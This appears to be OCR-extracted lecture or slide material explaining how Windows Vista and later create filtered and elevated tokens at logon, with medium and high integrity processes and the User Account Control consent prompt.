
## For Windows Vista™ and later

- Similar to standard user logon.
- Except, two tokens are created:
    - Filtered Token (for **medium** integrity)
    - Elevated Token (for **high** integrity)
- Userinit.exe and explorer.exe are launched with filtered token.
- User can initiate action in high integrity mode.






explorer.exe
Process with a medium integrity label
Uses the filtered token



Start process with a high integrity label
Uses the elevated token

`explorer.exe`
Process with a medium integrity label
Uses the filtered token




User Account Control

Do you want to allow this app to make changes to your device?

Windows Command Processor

